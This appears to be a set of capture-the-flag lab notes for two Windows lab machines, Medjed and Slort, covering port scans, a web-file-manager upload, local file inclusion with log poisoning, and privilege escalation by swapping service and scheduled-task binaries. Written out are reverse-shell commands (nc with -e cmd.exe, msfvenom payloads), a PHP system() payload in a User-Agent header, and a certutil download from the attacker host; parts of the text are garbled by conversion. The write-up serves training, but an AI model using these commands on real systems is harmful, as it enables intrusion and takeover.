| drwxr-xr-x 1                                                             | ftp                                                                                             | ftp           | 0 Nov 03 2020 db              |
| -r--r--r-- 1                                                             | ftp                                                                                             | ftp           | 1750 Nov 03 2020 Gemfile      |
| drwxr-xr-x 1                                                             | ftp                                                                                             | ftp           | 0 Nov 03 2020 lib             |

```
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log
| -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public
| -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile
| -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp
| _drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
33033/tcp open unknown
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| GetRequest, HTTPOptions:
|_ bord
4430/tcp open ssl/unknown
|_ssl-date: 2024-06-25T14:28:23+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US
| Not valid before: 2009-08-27T14:40:47
|_Not valid after: 2019-08-25T14:40:47
45332/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Quiz App
45443/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_http-title: Quiz App
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
=====
```

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

## ### LAB Steps:

→ Started with the port 8000 port webservice !!

The screenshot shows a web browser window with the URL `192.168.246.127:8000` in the address bar. The page title is "Website Builder". On the left, there's a sidebar with a "Links" section containing "Home" (which is highlighted in red), "test", "Photos", "Contact Us", "Private Page", "Blog", and "Forum". Below that is a section for "Loaded Applications". The main content area contains text about the BarracudaDrive website builder and a note about the page being created by the website builder. At the bottom, there's a section titled "Important website builder Links:".

Links

Home

test

Photos

Contact Us

Private Page

Blog

Loaded Applications

Forum

**Website Builder**

The BarracudaDrive website builder, which includes a Content Management System (CMS) and blog, makes it easy to create and update your own website. It's perfect for anyone from first-timers to advanced web designers. You don't need to install any additional software on your computer, and you can use the website builder from any computer anywhere in the world that has internet access at any time.

This page and everything you see on this page was created by using the website builder. You can create a professional looking website in minutes. Advanced web designers can add their own effects by directly modifying the HTML.

**Important website builder Links:**

firstly searched for any authenticated RCE's

<http://192.168.246.127:8000/rtl/about.lsp>

# BarracudaDrive 6.5

## License

BarracudaDrive is free for non-commercial use. A business license is required if using BarracudaDrive for any commercial use. See the [purchase](#) page for more information.

BarracudaDrive is powered by:

- [Barracuda Embedded Web Server](#)
- [SharkSSL Embedded SSL Stack](#)
- [Lua Server Pages](#)

you can see the version !!

```
(kali㉿kali)-[~/offsec/pg/Win/Medjed]
└$ searchsploit BarracudaDrive 6.5

Exploit Title

BarracudaDrive v6.5 - Insecure Folder Permissions

Shellcodes: No Results
```


<http://192.168.246.127:8000/Config-Wizard/wizard/SetAdmin.lsp>

it askes you to create a account first I have created an account with **admin : admin123** creds !!

Now navigate to <http://192.168.246.127:8000/private/manage/> this and login with that credentials !!

we got access !!

You can see the Web file server



# Web File Server

## (Web-File-Manager and WebDAV links)

You can see we ahve some /fs directory read and write accesss !!

Click one of the links shown in the table below to access the Web File Manager (2):

| File Server Links       | Access Rights |
|-------------------------|---------------|
| <a href="/fs/">/fs/</a> | read - write  |

Click on C\

← → ⌂ ⌂

192.168.246.127:8000/fs/

Kali Linux Exploit-DB Google Hacking DB OffSec OSCP | Just for simplic...



Path:

Directory:

| ▲ | Name | ▼ | S |
|---|------|---|---|
| C |      |   |   |
| D |      |   |   |

and you are now able to access the C:\ Directory !!

Note : I have tried to upload the reverse shell and open on new tab but I have failed !!

← → ⌂ ⌂ 192.168.246.127:8000/fs/C/

Kali Linux Exploit-DB Google Hacking DB OffSec OSCP | Just for simplic... GTFOBins Full TTYS | HackTricks |... Online

⟳ + ⌂ 🔎 ⌂ 🔑

Path: top /      Directory: C

|                        | Name  |   |
|------------------------|-------|---|
| \$Recycle.Bin          |       | 📁 |
| \$WinREAgent           |       | 📁 |
| bd                     |       | 📁 |
| Documents and Settings |       | 📁 |
| DumpStack.log.tmp      | 8192  |   |
| FTP                    |       | 📁 |
| output.txt             | 2697  |   |
| pagefile.sys           | 73819 |   |
| PerfLogs               |       | 📁 |
| Program Files          |       | 📁 |
| Program Files (x86)    |       | 📁 |
| ProgramData            |       | 📁 |
| RailsInstaller         |       | 📁 |
| Recovery               |       | 📁 |
| Ruby26-x64             |       | 📁 |
| Sites                  |       | 📁 |
| \                      |       |   |

you can see the **Xampp** directory !!

and navigate to **htdocs**

A screenshot of a terminal window with a dark theme. At the top, there's a navigation bar with icons for back, forward, search, and refresh. The address bar shows the URL: 192.168.246.127:8000/fs/C/xampp/htdocs/. Below the address bar is a toolbar with various icons: a refresh circle, a plus sign, a cloud with an arrow, a folder, a magnifying glass, a compass, and a link icon. The main area shows the path 'Path: top / C / xampp /' and the directory 'Directory: htdocs'. A table lists files with their names and sizes:

| Name        | Size |
|-------------|------|
| index.html  | 887  |
| phpinfo.php | 21   |
| script.js   | 3023 |
| styles.css  | 1266 |

<http://192.168.246.127:8000/fs/C/xampp/htdocs/>

You can see the **phpinfo.php**

→ We ahve some more http servers running let's check which http server has **phpinfo.php**  
→ Got one hit !!

Press [ENTER] to use the Scan Management Menu™

| Code | Method | Size  | Time  | Content                                            |
|------|--------|-------|-------|----------------------------------------------------|
| 403  | GET    | 9l    | 30w   | 308c Auto-filtering found 404-like response and cr |
| 404  | GET    | 9l    | 33w   | 305c Auto-filtering found 404-like response and cr |
| 200  | GET    | 112l  | 279w  | 3023c http://192.168.246.127:45332/script.js       |
| 200  | GET    | 85l   | 149w  | 1266c http://192.168.246.127:45332/styles.css      |
| 200  | GET    | 28l   | 63w   | 887c http://192.168.246.127:45332/                 |
| 200  | GET    | 28l   | 63w   | 887c http://192.168.246.127:45332/index.html       |
| 200  | GET    | 1065l | 5641w | 90784c http://192.168.246.127:45332/phpinfo.php    |
| 200  | GET    | 85l   | 149w  | 1266c http://192.168.246.127:45332/Styles.css      |
| 200  | GET    | 28l   | 63w   | 887c http://192.168.246.127:45332/Index.html       |

<http://192.168.246.127:45332/phpinfo.php>

## PHP Version 7.3.23

|                           |                                                                                                                                                                                    |
|---------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                    | Windows NT MEDJED 10.0 build 19042 (Win)                                                                                                                                           |
| Build Date                | Sep 29 2020 11:09:36                                                                                                                                                               |
| Compiler                  | MSVC15 (Visual C++ 2017)                                                                                                                                                           |
| Architecture              | x64                                                                                                                                                                                |
| Configure Command         | cscript /nologo /e:jscript configure.js "--enable-oci=c:\php-snap-build\deps_aux\oracle\x64\snap-build\deps_aux\oracle\x64\instantclient\enable-com-dotnet=shared" "--without-anal |
| Server API                | Apache 2.0 Handler                                                                                                                                                                 |
| Virtual Directory Support | enabled                                                                                                                                                                            |

So if we upload any reverse shell php file it will be executed successfully !!

upload **simple-backdoor.php**

<http://192.168.246.127:45332/simple-backdoor.php?cmd=whoami>

upload **nc64.exe**

<http://192.168.246.127:45332/simple-backdoor.php?cmd=nc64.exe%20192.168.45.225%20443%20-e%20cmd.exe>

got reverse shell

```
[root💀kali]-[/home/.../offsec/pg/Win/Medjed]
rlwrap -cAr nc -lvp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.1]
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
medjed\jerren
```

got intial access !!

```
C:\Users\Jerren\Desktop>type local.txt
type local.txt
94fcab29d351200e0ee431761f0e17d
```

```
C:\Users\Jerren\Desktop>whoami
whoami
medjed\jerren
```

got **local.txt**

we ahve local privesc exploit !!

**PrivEsc: [BarracudaDrive 6.5]**

---

## BarracudaDrive 6.5

### License

BarracudaDrive is free for non-commercial use. A business license is required if using BarracudaDrive for any commercial use. See the [purchase](#) page for more information.

BarracudaDrive is powered by:

- [Barracuda Embedded Web Server](#)
- [SharkSSL Embedded SSL Stack](#)
- [Lua Server Pages](#)

```
└─(kali㉿kali)-[~/offsec/pg/Win/Medjed]
└─$ searchsploit BarracudaDrive 6.5
```

Exploit Title

**BarracudaDrive v6.5 - Insecure Folder Permissions**

Shellcodes: No Results

**BarracudaDrive v6.5 - Insecure Folder Permissions** → [windows/local/48789.txt](#)

In that exploit code they have clearly mentioned how to exploit and I have exploited in my way !!

PS C:\bd> icacls C:\bd

```
PS C:\bd> icacls C:\bd
icacls C:\bd
C:\bd BUILTIN\Administrators:(I)(OI)(CI)(F)
 NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
 BUILTIN\Users:(I)(OI)(CI)(RX)
 NT AUTHORITY\Authenticated Users:(I)(M)
 NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

You can see we have access to that folder !!

PS C:\bd> cmd.exe /c sc qc bd

```
PS C:\bd> cmd.exe /c sc qc bd
cmd.exe /c sc qc bd
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bd
 TYPE : 10 WIN32_OWN_PROCESS
 START_TYPE : 2 AUTO_START
 ERROR_CONTROL : 1 NORMAL
 BINARY_PATH_NAME : "C:\bd\bd.exe"
 LOAD_ORDER_GROUP :
 TAG : 0
 DISPLAY_NAME : BarracudaDrive (bd) service
 DEPENDENCIES : Tcpip
 SERVICE_START_NAME : LocalSystem
```

we need to restart to get the restart this service !!

first chnage the bd.exe file to bd-original.exe

```
C:\bd>move bd.exe bd-original.exe
```

now there is no bd.exe in that folder so upload our malicious binary with the bd.exe name and place in that folder and shutdown the system !!

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.225
LPORT=8989 -f exe > bd.exe
```

```
C:\bd>move C:\Users\Jernen\bd.exe .
```

```
C:\bd>shutdown /r
```

```
C:\bd>move C:\Users\Jernen\bd.exe .
move C:\Users\Jernen\bd.exe .
1 file(s) moved.
```

```
C:\bd>shutdown /r
shutdown /r
```

after some time we got the system level access !!

```
└─(root💀kali)-[/home/.../offsec/pg/Win/Medjed]
rlwrap -cAr nc -lvpn 8989
listening on [any] 8989 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.127] 49668
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
1e17c3ad791374bb649f67b34854c149

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address : 192.168.246.127
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.246.254

C:\WINDOWS\system32>hostname
hostname
medjed
```

got **proof.txt**

# **Slort**

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

```
=====
```

**Ports (Try to list):**

```
=====
```

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

**NMAP Results:**

| <b>PORT</b> | <b>STATE</b> | <b>SERVICE</b> | <b>VERSION</b> |
|-------------|--------------|----------------|----------------|
|-------------|--------------|----------------|----------------|

```
21/tcp open ftp FileZilla ftptd 0.9.41 beta
```

```
| ftp-syst:
```

```
|_ SYST: UNIX emulated by FileZilla
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds?
```

```
3306/tcp open mysql?
```

```
| fingerprint-strings:
```

```
| DNSVersionBindReqTCP, NULL, RTSPRequest:
```

```
|_ Host '192.168.45.225' is not allowed to connect to this MariaDB server
```

```
4443/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
```

```
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
```

```
| http-title: Welcome to XAMPP
```

```
|_Requested resource was http://192.168.246.53:4443/dashboard/
```

```
5040/tcp open unknown
```

```
7680/tcp open pando-pub?
```

```
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
```

```
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.246.53:8080/dashboard/
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
```

=====

=====

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

### # ## LAB Steps:

- Started with the anonymous FTP and smb ports nothing done much !!
- There is an http server on port **4443**

and it is a Xampp and there is php info pages !!

<http://192.168.246.53:4443/dashboard/>



Welcome to XAMPP for Windows 7.4.6

**phpinfo.php** page !!

<http://192.168.246.53:4443/dashboard/phpinfo.php>

in Environment I ahve found some internal path details !!

|                           |                                                                                               |
|---------------------------|-----------------------------------------------------------------------------------------------|
| ProgramFiles              | C:\Program Files                                                                              |
| ProgramFiles(x86)         | C:\Program Files (x86)                                                                        |
| ProgramW6432              | C:\Program Files                                                                              |
| PSModulePath              | C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules |
| PUBLIC                    | C:\Users\Public                                                                               |
| SESSIONNAME               | Console                                                                                       |
| SystemDrive               | C:                                                                                            |
| SystemRoot                | C:\WINDOWS                                                                                    |
| TEMP                      | C:\Users\rupert\AppData\Local\Temp                                                            |
| TMP                       | C:\Users\rupert\AppData\Local\Temp                                                            |
| USERDOMAIN                | SLORT                                                                                         |
| USERDOMAIN_ROAMINGPROFILE | SLORT                                                                                         |
| USERNAME                  | rupert                                                                                        |
| USERPROFILE               | C:\Users\rupert                                                                               |
| windir                    | C:\WINDOWS                                                                                    |

you can see the path and username

may be the local.txt location can be ??


**C:\Users\rupert\Desktop\local.txt**

I am done with this tried some directory fuzzing !!

```
ffuf -u http://192.168.246.53:4443/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
```

|                                                                                                                              |                                                                                  |
|------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------|
| (root💀kali)-[~/home/.../offsec/pg/Win/Slort]                                                                                 |                                                                                  |
| # ffuf -u http://192.168.246.53:4443/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt |                                                                                  |
| PATHEXT                                                                                                                      | .COM;.EXE;.BAT;.CMD;.VBS;.VBE;                                                   |
| WINDIR                                                                                                                       | C:\WINDOWS                                                                       |
| SERIALIZEDSIGNATURE                                                                                                          | <address>Apache/2.4.43 (Win64) 4443</address>                                    |
| SERVICE SOFTWARE                                                                                                             | Apache/2.4.43 (Win64) OpenSSL                                                    |
| v2.1.0-dev                                                                                                                   | 192.168.246.53                                                                   |
| SERVER_NAME                                                                                                                  |                                                                                  |
| SERVER_ADDR                                                                                                                  | 192.168.246.53                                                                   |
| SERVER_PORT                                                                                                                  | 4443                                                                             |
| :: Method : GET                                                                                                              |                                                                                  |
| :: URL : http://192.168.246.53:4443/FUZZ/                                                                                    |                                                                                  |
| :: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt                           |                                                                                  |
| :: Follow redirects : false                                                                                                  |                                                                                  |
| :: Calibration : false                                                                                                       |                                                                                  |
| :: Timeout : 10                                                                                                              |                                                                                  |
| :: Threads : 40                                                                                                              |                                                                                  |
| :: Matcher : Response status: 200-299,301,302,307,401,403,405,500                                                            |                                                                                  |
| CONTEXT DOCUMENT_ROOT                                                                                                        | C:/xampp/htdocs                                                                  |
| cgi-bin                                                                                                                      | [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 143ms] host           |
| img                                                                                                                          | [Status: 200, Size: 1219, Words: 84, Lines: 18, Duration: 96ms]                  |
| error                                                                                                                        | [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 93ms] /site/index.php |
| site                                                                                                                         | [Status: 301, Size: 27, Words: 4, Lines: 1, Duration: 49ms]                      |
| webalizer                                                                                                                    | [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 63ms]                 |

you can see interesting path called **/site**



**SLORT**

HOME ABOUT SERVICES



You can see the webapplication !!

observe the url carefully !!

<http://192.168.246.53:4443/site/index.php?page=main.php>

I have tried the name path of **phpinfo.php** by removing the **mail.php**

<http://192.168.246.53:4443/site/index.php?page=C:/xampp/htdocs/dashboard/phpinfo.php>

lol this worked !!

## PHP Version 7.4.6

|                                   |                                                                                                                                                                                                                                                                                    |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                            | Windows NT SLORT 10.0 build 19042 (Windows 10) AMD64                                                                                                                                                                                                                               |
| Build Date                        | May 12 2020 11:32:12                                                                                                                                                                                                                                                               |
| Compiler                          | Visual C++ 2017                                                                                                                                                                                                                                                                    |
| Architecture                      | x64                                                                                                                                                                                                                                                                                |
| Configure Command                 | cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo" |
| Server API                        | Apache 2.0 Handler                                                                                                                                                                                                                                                                 |
| Virtual Directory Support         | enabled                                                                                                                                                                                                                                                                            |
| Configuration File (php.ini) Path | C:\WINDOWS                                                                                                                                                                                                                                                                         |

tried to see the local.txt ?

<http://192.168.246.53:4443/site/index.php?page=C:\Users\rupert\Desktop\local.txt>

3e6be5a51c4f2ffd71040383c925a128

offcourse we are able to see the local.txt flag !!

How to get the Reverse shell !!

**Simple steps !! LFI to RCE via accessl log's !!**

| Request |                                                                                               | Response |     |  |  |
|---------|-----------------------------------------------------------------------------------------------|----------|-----|--|--|
|         | Pretty                                                                                        | Raw      | Hex |  |  |
| 1       | GET /site/index.php?page=main.php HTTP/1.1                                                    |          |     |  |  |
| 2       | Host: 192.168.246.53:4443                                                                     |          |     |  |  |
| 3       | User-Agent: <?php echo system(\$_GET['cmd']); ?>                                              |          |     |  |  |
| 4       | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 |          |     |  |  |
| 5       | Accept-Language: en-US,en;q=0.5                                                               |          |     |  |  |
| 6       | Accept-Encoding: gzip, deflate, br                                                            |          |     |  |  |
| 7       | Connection: keep-alive                                                                        |          |     |  |  |
| 8       | Upgrade-Insecure-Requests: 1                                                                  |          |     |  |  |
| 9       | Referer: http://192.168.246.53:4443/site/index.php                                            |          |     |  |  |
| 10      |                                                                                               |          |     |  |  |
| 11      |                                                                                               |          |     |  |  |

remove the User Agent and replace with : <?php echo system(\$\_GET['cmd']); ?>

and send the request !!

And Now navigate to

<http://192.168.246.53:4443/site/index.php?page=C:/xampp/apache/logs/access.log> this endpoint or

<http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log>

add `&cmd=dir`

<http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=dir>

You can see we are able to perform commands !!

<http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=certutil+-urlcache+-f+http://192.168.45.225/nc.exe&nc.exe>

upload the **nc.exe** binary !!

|                     |        |
|---------------------|--------|
| 06/12/2020 07:45 AM | <DIR>  |
|                     | js     |
| 06/12/2020 07:45 AM | 17,128 |
| LICENSE.txt         |        |
| 06/12/2020 07:45 AM | 12,541 |
| main.php            |        |
| 06/25/2024 09:11 PM | 59,392 |
| nc.exe              |        |
| 06/12/2020 07:45 AM | 11,865 |
| portfolio.php       |        |
| 06/12/2020 07:45 AM | 781    |
| README.txt          |        |
| 06/12/2020 07:45 AM | <DIR>  |

you can see we successfully uploaded the **nc.exe**

and now get the shell !!

<http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=C:\xampp\htdocs\site\nc.exe+192.168.45.225+443+-e+cmd.exe>

## Request

Pretty Raw Hex



```
1 GET /site/index.php?page=\xampp\apache\logs\access.log&cmd= C:\xampp\htdocs\site\nc.exe+192.168.45.225+443+-e+cmd.exe
HTTP/1.1
2 Host: 192.168.246.53:4443
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
```

we got the shell !!

```
[root💀 kali)-[~/home/.../offsec/pg/Win/Slort]
rlwrap -cAr nc -lvpn 443
listening on [any] 443...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.53] 5025
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

HTTP/1.1" 301 "Send" "Content-Type: <|> |>
C:\xampp\htdocs\site>whoami
whoami
slort\rupert
[07/06 20:42:24] "PROPFIND / HTTP/1.1" 200 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.120 Safari/537.36" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Firefox/115.0" "C:\xampp\htdocs\site\nc.exe+192.168.45.225+443"
C:\xampp\htdocs\site>hostname Hex
hostname
slort
```

we got the **local.txt**

```
C:\Users\rupert\Desktop>type local.txt
type local.txt
3e6be5a51c4f2ffd71040383c925a128
Scripting Engine
C:\Users\rupert\Desktop>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
 Connection-specific DNS Suffix . :
 IPv4 Address. : 192.168.246.53
 Subnet Mask : 255.255.255.0
 Default Gateway : 192.168.246.254
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Firefox/115.0
C:\Users\rupert\Desktop>whoami
whoami
slort\rupert
```

## PrivEsc:

Ran Winpeas ...

```
File Permissions "C:\Users\rupert\AppData\Local\Microsoft\Windows\INetCache\IE\272R3J22\winPEASany[1]" : rupert [FullControl]
File Permissions "C:\Users\rupert\Desktop\temp\winPEASany.exe": rupert [AllAccess]
File Permissions "C:\Backup\TFTP.EXE": Users [AllAccess],Authenticated Users [WriteData/CreateFiles]
```

There is an interesting file

```
PS C:\Backup> icacls "C:\Backup\TFTP.EXE"
icacls "C:\Backup\TFTP.EXE"
C:\Backup\TFTP.EXE BUILTIN\Users:(I)(F)
 BUILTIN\Administrators:(I)(F)
 NT AUTHORITY\SYSTEM:(I)(F)
 NT AUTHORITY\Authenticated Users:(I)(M)
Scripting Engine
Successfully processed 1 files; Failed processing 0 files
PS C:\Backup> icacls "C:\Backup\
icacls "C:\Backup\
C:\Backup\ BUILTIN\Users:(OI)(CI)(F)
 BUILTIN\Administrators:(I)(OI)(CI)(F)
 NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
 BUILTIN\Users:(I)(OI)(CI)(RX)
 NT AUTHORITY\Authenticated Users:(I)(M)
 NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

you can see as a normal user we have full access !!

```
PS C:\Backup> dir
dir.168.45.225
/2024:20:42:24 1 × 2 × 3 × 4 × +
/ HTTP/1.1" 301
192.168.45.225
/2024:20:42:24
-0700] "GET /bi Request
Mode LastWriteTime Length Name
---- Pretty----- -----
-a---- 6/12/2020 7:45 AM 11304 backup.txt
-a---- 6/12/2020 7:45 AM 73 info.txt
-a---- 6/23/2020 7:49 PM 73802 TFTP.EXE
```

there is **info.txt** file !!

```
PS C:\Backup> type info.txt
type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

You can see this binary is run every mins !!

Let's try to replace that **TFTP.EXE** binary with our malicious binary !!

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.225
LPORT=8989 -f exe > shell8989.exe
```

```
PS C:\Backup> iwr -uri http://192.168.45.225/shell8989.exe -OutFile TFTP.EXE
```

Just replace that file and listen on port **8989**

After some time we got the shell as Adminsitratrator on port **8989**

```
[root💀kali]-[/home/.../offsec/pg/Win/Slort]
rlwrap -cAr nc -lvpn 8989
listening on [any] 8989 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.53] 50444
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator
```

|                                                                   | Response                                                                          |
|-------------------------------------------------------------------|-----------------------------------------------------------------------------------|
| C:\WINDOWS\system32>hostname                                      | Pretty Raw Hex Render                                                             |
| hostname                                                          | 1 HTTP/1.1 200 OK                                                                 |
